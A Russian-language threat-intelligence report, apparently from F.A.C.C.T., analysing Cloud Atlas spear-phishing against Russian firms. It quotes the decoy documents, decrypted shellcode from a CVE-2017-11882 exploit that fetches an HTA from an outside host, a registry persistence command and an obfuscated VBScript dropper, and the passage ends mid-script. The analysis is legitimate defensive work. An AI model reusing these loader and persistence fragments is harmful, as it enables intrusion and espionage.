
Туман кибервойны: шпионы из Cloud Atlas атакуют российские компании под видом поддержки участников СВО



Компания F.A.C.C.T. зафиксировала новые атаки шпионской группы Cloud Atlas на российское агропромышленное предприятие и исследовательскую госкомпанию. Обе рассылки были перехвачены системой защиты от сложных и неизвестных киберугроз F.A.C.C.T. Managed XDR.


Старая группа, новые темы

Cloud Atlas — прогосударственная APT-группа, специализирующаяся на кибершпионаже и краже конфиденциальной информации. По данным исследователей, активна как минимум с 2014 года. Чаще других целями Cloud Atlas становились промышленные предприятия и госкомпании в России, Беларуси, Азербайджане, Турции и Словении. В качестве основного вектора атаки используется точечная почтовая рассылка с вредоносным вложением.

В рамках новой кампании злоумышленники использовали адреса, зарегистрированные через популярные почтовые сервисы *antonowadebora@yandex.ru* и *mil.dip@mail.ru* и две актуальные темы — поддержку участников СВО и воинский учет.

В первом письме злоумышленники от имени представителей “Московской городской организации Общероссийского профессионального союза работников государственных учреждений” предлагают организовать сбор открыток и поздравлений участникам СВО и членам их семей. Указанные в письме контакты реальные — их можно найти в свободном доступе.

Рис. 1 Скриншот письма с вложением для профсоюзных лидеров с просьбой оказать поддержку участникам СВО и членам их семей



РЕГИОНАЛЬНАЯ ОБЩЕСТВЕННАЯ ОРГАНИЗАЦИЯ
МОСКОВСКАЯ ГОРОДСКАЯ ОРГАНИЗАЦИЯ ОБЩЕРОССИЙСКОГО
ПРОФЕССИОНАЛЬНОГО СОЮЗА РАБОТНИКОВ ГОСУДАРСТВЕННЫХ
УЧРЕЖДЕНИЙ И ОБЩЕСТВЕННОГО ОБСЛУЖИВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ

ГОРОДСКОЙ КОМИТЕТ

119034, г. Москва, Гагаринский пер., 5 (495) 695-08-52, факс (495) 695-09-36, e-mail: mail@mgoprofgos.ru, www.mgoprofgos.ru

20.11.2023 № 278/07

На № от

Председателю профсоюзной организации
Председателю Молодежного совета ППО

В рамках работы Координационного совета «Победа» МС МГО Профсоюза работников госучреждений и намеченного плана работы по вопросам оказания поддержки участникам СВО, их семьям и жителям новых территорий, просим организовать в ваших организациях сбор писем и открыток к Новому году с поддержкой и поздравлениями от членов Профсоюза и их детей.

В связи с запланированной поездкой членов Координационного совета «Победа» МС МГО Профсоюза работников госучреждений в зону СВО, просим осуществить передачу писем в городской комитет МГО Профсоюза работников госучреждений до 1 декабря 2023 года.

Рис. 2 Образец файла-приманки, который содержится во вложении

В другой почтовой рассылке злоумышленники представляются “Ассоциацией Учебных Центров” и используют актуальную тему изменений в законодательстве о введении воинского учета и бронировании граждан, пребывающих в запасе.





Рис. 3 Скриншот письма с изменениями в законодательстве о введении воинского учета и бронировании граждан, пребывающих



ПОРЯДОК
приема граждан по вопросам воинского учета и оповещения граждан
о вызовах (повестках) военного комиссариата, в том числе в электронной форме

1. Общие положения

1.1. Настоящий Порядок приема граждан по вопросам воинского учета и оповещения граждан о вызовах (повестках) военного комиссариата, в том числе в электронной форме разработан в соответствии со статьей 8 Федерального закона от 28 марта 1998 года № 53-ФЗ «О воинской обязанности и военной службе» и постановлением Правительства Российской Федерации от 27 ноября 2006 года № 719 «Об утверждении положения о воинском учете».

1.2. Воинский учет граждан осуществляет работник, ответственный за ведение воинского учета (далее – ответственный работник).

1.3. Первичный воинский учет осуществляется по документам первичного воинского учета:

для призывников – по картам первичного воинского учета призывников;

для прапорщиков, мичманов, старшин, сержантов, солдат и матросов запаса – по алфавитным карточкам и учетным карточкам;

для офицеров запаса – по карточкам первичного учета.

1.4. Граждане, проживающие по месту жительства и (или) месту временного пребывания для постановки и снятии с воинского учета обязаны предоставить ответственному работнику следующие документы:

для призывников – удостоверение гражданина, подлежащего призыву на военную службу, в том числе в форме электронного документа;

для граждан, пребывающих в запасе – военный билет или временное удостоверение, выданное взамен военного билета, справка взамен военного билета.

1.5. При приеме от граждан документов ответственный работник выдает расписки.

1.6. Граждане, подлежащие воинскому учету, обязаны:

а) состоять на воинском учете по месту жительства или месту пребывания, в том числе не подтвержденным регистрацией по месту жительства и (или) месту пребывания в военном комиссариате. При этом граждане, не имеющие регистрации по месту жительства и месту пребывания, а также граждане, прибывшие на место пребывания на срок более 3 месяцев и не имеющие регистрации по месту пребывания, для постановки на воинский учет представляют заявление по форме

Рис.4 Образец файла-приманки, который содержится во вложении

Киллчейн атаки

Киллчейн данной атаки схож с тем, что был описан в отчете компании Positive Technologies, правда за исключением использования альтернативных потоков данных.




Рис. 5 Киллчейн атаки APT Cloud Atlas

Рассмотрим элементы киллчейна данной атаки более подробно на примере одного из документов “№ 27807 от 20.11.2023.doc”

Документ

При открытии пользователем документа из вложения электронного письма происходит загрузка по ссылке удаленного шаблона. Ссылка для загрузки шаблона располагается в потоке 1Table. На рисунке ниже представлен пример фрагмента содержимого потока 1Table документа “№ 27807 от 20.11.2023.doc”




Рис. 6 Ссылка для загрузки шаблона в потоке 1Table документа № 27807 от 20.11.2023.doc

Шаблон

Загружаемый по ссылке шаблон является RTF-файлом, содержащим эксплойт уязвимости CVE-2017-11882. В результате эксплуатации данной уязвимости происходит запуск шелл-кода, предназначенного для загрузки HTA-файла по ссылке и его последующего выполнения.

RTF-файл имеет встроенный объект с именем *“viewkind”*, содержащий шелл-код в зашифрованном виде.




Рис.7. Встроенный объект RTF-файла, содержащий шелл-код

Шелл-код расшифровывает 528 байт, которые располагаются после двух инструкций “inc edi”, с помощью алгоритма XOR с двухбайтовым ключом, заданным в теле шелл-кода (в данном случае 0x59FC).

```
seg000:000000A0                 ; ---------------------------------------------------------------------------
seg000:000000A0 5F                      pop     edi
seg000:000000A1 83 C7 1B                add     edi, 1Bh
seg000:000000A4 33 C9                   xor     ecx, ecx
seg000:000000A6 66 B9 08 01             mov     cx, 264
seg000:000000AA 0F 0D 06                prefetch byte ptr [esi]
seg000:000000AD
seg000:000000AD                 loc_AD:                                 ; CODE XREF: seg000:000000BA↓j
seg000:000000AD D9 74 24 F4             fnstenv byte ptr [esp-0Ch]
seg000:000000B1 DB 18                   fistp   dword ptr [eax]
seg000:000000B3 66 81 37 FC 59          xor     word ptr [edi], 59FCh
seg000:000000B8 47                      inc     edi
seg000:000000B9 47                      inc     edi
seg000:000000BA E2 F1                   loop    loc_AD
seg000:000000BC 81 EC 2C 03 00 00       sub     esp, 32Ch
seg000:000000C2 E8 12 00 00 00          call    loc_D9
seg000:000000C2                 ; ---------------------------------------------------------------------------
seg000:000000C7                 aBernel32:
seg000:000000C7 6B 00 65 00 72 00…      text "UTF-16LE", 'kernel32'
seg000:000000D7 00                      db    0
seg000:000000D8 00                      db    0
seg000:000000D9                 ; ---------------------------------------------------------------------------
seg000:000000D9
seg000:000000D9                 loc_D9:                                 ; CODE XREF: seg000:000000C2↑p
seg000:000000D9 E8 F7 00 00 00          call    loc_1D5
seg000:000000DE 8B D8                   mov     ebx, eax
seg000:000000E0 E8 0D 00 00 00          call    sub_F2
seg000:000000E0                 ; ---------------------------------------------------------------------------
seg000:000000E5 4C 6F 61 64 4C 69…aLoadlibraryw db 'LoadLibraryW',0
seg000:000000F2
seg000:000000F2                 ; =============== S U B R O U T I N E =======================================
```

Рис.8 Фрагмент расшифрованного шелл-кода: расшифровка шелл-кода

Стоит отметить, что адрес ссылки, по которой происходит загрузка вредоносного HTA-файла, хранится в теле шелл-кода в зашифрованном виде и для его расшифровки используется алгоритм XOR с однобайтовым ключом (в данном случае 0x16).

```
seg000:00000148 loc_148:                                ; CODE XREF: sub_13B+1D↓j
seg000:00000148                 mov     bl, [ecx+edx]
seg000:0000014B                 cmp     bl, 0
seg000:0000014E                 jz      short loc_15A
seg000:00000150                 xor     bl, 16h
seg000:00000153                 mov     [eax+edx], bl
seg000:00000156                 inc     edx
seg000:00000157                 inc     eax
seg000:00000158                 jmp     short loc_148
seg000:0000015A ; ---------------------------------------------------------------------------
seg000:0000015A
seg000:0000015A loc_15A:                                ; CODE XREF: sub_13B+13↑j
seg000:0000015A                 mov     byte ptr [eax+edx], 0
seg000:0000015E                 call    sub_171
seg000:0000015E sub_13B         endp ; sp-analysis failed
seg000:0000015E
seg000:0000015E ; ---------------------------------------------------------------------------
seg000:00000163 aMshtml:
seg000:00000163                 text "UTF-16LE", 'mshtml',0
seg000:00000171
seg000:00000171 ; =============== S U B R O U T I N E =======================================
seg000:00000171
seg000:00000171
seg000:00000171 ; void __usercall sub_171(void (*)(void)@<edi>)
seg000:00000171 sub_171         proc near               ; CODE XREF: sub_13B+23↑p
seg000:00000171                 call    edi
seg000:00000173                 call    sub_18B
seg000:00000173 sub_171         endp
seg000:00000173
seg000:00000173 ; ---------------------------------------------------------------------------
seg000:00000178 aRunhtmlapplica db 'RunHTMLApplication',0
seg000:0000018B
seg000:0000018B ; =============== S U B R O U T I N E =======================================
seg000:0000018B
seg000:0000018B
seg000:0000018B ; void __usercall sub_18B(int@<eax>, int (__cdecl *)(int)@<esi>)
seg000:0000018B sub_18B         proc near               ; CODE XREF: sub_171+2↑p
seg000:0000018B                 push    eax
seg000:0000018C                 call    esi
seg000:0000018E                 push    0
seg000:00000190                 push    0
seg000:00000192                 push    0
seg000:00000194                 push    0
seg000:00000196                 call    eax
seg000:00000198                 push    0
seg000:0000019A                 mov     eax, 4667D0h    ; KERNEL32.ExitProcess
seg000:0000019F                 call    dword ptr [eax]
seg000:000001A1                 nop
seg000:000001A1 sub_18B         endp ; sp-analysis failed
seg000:000001A1
seg000:000001A2
seg000:000001A2 loc_1A2:                                ; CODE XREF: sub_13B+5↑p
seg000:000001A2                 pop     ecx
seg000:000001A3                 call    ecx
seg000:000001A3 ; ---------------------------------------------------------------------------
seg000:000001A5 aS8sns6Bbfe99xs db 's8sns6~bbfe,99xsbayd};z',7Fh,'eb8uy{9ycbtzcxrsd9w %',16h,16h,16h ; e.exe https://network-list.com
seg000:000001D5 ; ---------------------------------------------------------------------------
seg000:000001D5
```

Рис. 9. Фрагмент расшифрованного шелл-кода: расшифровка адреса ссылки для загрузки HTA-файла

HTA-файл

HTA-файл обфусцирован и обладает следующими функциональными возможностями:

- создание файла *“%APPDATA%\Microsoft\Windows\khaki.xml”*;
- создание файлов в альтернативных потоках данных файла *khaki.xml*: *khakiing.vbs, khaki.vbs, khaki.hxn, khakiinit.vbs*;
- добавление в автозагрузку VBS-скрипта *khaki.xml:khaki.vbs*: *[HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] tzautoupdate = “wscript /B “%APPDATA%\Microsoft\Windows\khaki.xml:khaki.vbs””*
- запуск *khaki.xml:khakiing.vbs* с помощью команды: *“wscript /B “%APPDATA%\Microsoft\Windows\khaki.xml:khakiing.vbs””*;
- запуск *khaki.xml:khakiinit.vbs* с помощью команды: *“wscript /B “%APPDATA%\Microsoft\Windows\khaki.xml:khakiinit.vbs””*.




Рис. 10 Закрепление в автозагрузке VBS-скрипта khaki.xml:khaki.vbs

Фрагмент форматированного содержимого HTA-файла представлен на рисунке ниже.

```
<HTML>
    <HEAD>
    <TITLE>DefaultError</TITLE>
    <style type="text/css">
    </style>
    <script language="vbscript">
        window.resizeTo 19,16
        window.moveTo -282,-290
        gpA7="\Microsoft\Windows\"
        Set VoUbb=GetObject("winmgmts:{impersonationLevel=impersonate}!\root\cimv2")
        Set YOOQd=GetObject("winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv")
        Set EyB=VoUbb.Get("Win32_Process")
        YOOQd.GetExpandedStringValue &H80000001,"Volatile Environment","APPDATA",bQs2
        Fvf=bQs2+gpA7&"khaki.xml"
        Set yHc=CreateObject("Scripting.FileSystemObject")
        setTimeout "ifa",0,"vbscript"

        Sub zf1
            self.close
        End Sub

        Sub WcLs7
            YOOQd.SetExpandedStringValue &H80000001,"Software"&gpA7&"\CurrentVersion\"&"Run","tzautoupdate","wscript
            (34) & "%APPDATA%"&gpA7+"khaki.xml:khaki.vbs" & Chr(34)
            EyB.Create "wscript /B " & Chr(34) & Fvf&":khakiing.vbs" & Chr(34)
            EyB.Create "wscript /B " & Chr(34) & Fvf&":khakiinit.vbs" & Chr(34)
            setTimeout "zf1",607,"vbscript"
        End Sub

        Sub ifa
            setTimeout "Yb7",0,"vbscript"
        End Sub

    Sub Yb7
        Set jTvf=yHc.OpenTextFile(Fvf&":khakiing.vbs",2,True)
        jTvf.Write "On Error Resume Next:WBKSQl4=Chr(Asc(""*"")+4):k=Chr(Asc(""g"")+1)+Chr(Asc(""v"")+2)+Chr(Asc(""k
        :i=4:QLUps6=Chr(42+i):XJcem4=Replace(""khaki.xml:khaki.ini"",QLUps6+""i""&Chr(111-1)&""i"",WBKSQl4+k,1,1,0):
        W9=CreateObject(""Scripting.FileSystemObject""):CHbnDXC=W9.GetParentFolderName(WScript.ScriptFullName):If W9
        (CHbnDXC+Chr(92)+XJcem4) Then:Set yjYJoc=W9.OpenTextFile(CHbnDXC+Chr(92)+XJcem4):MnBeUR2=yjYJoc.ReadAll:dYmF
        (MnBeUR2,3,2):y7=Mid(MnBeUR2,1,2):oVAkR8=True:For i=5 To Len(MnBeUR2) Step 2:Lhamuv3=Mid(MnBeUR2,i,2):Do:If
        Lhamuv3=dYmFz2 Then:oVAkR8=NOT oVAkR8:Lhamuv3="" "":Exit Do:End If:If oVAkR8 Then:Lhamuv3=Chr(""&H"" & y7 Xo
        Lhamuv3):End If:Loop While False:avzsqKE=avzsqKE+Lhamuv3:Next:yjYJoc.Close():Execute avzsqKE:End If"
        jTvf.Close
        Set jTvf=yHc.OpenTextFile(Fvf&":khaki.vbs",2,True)
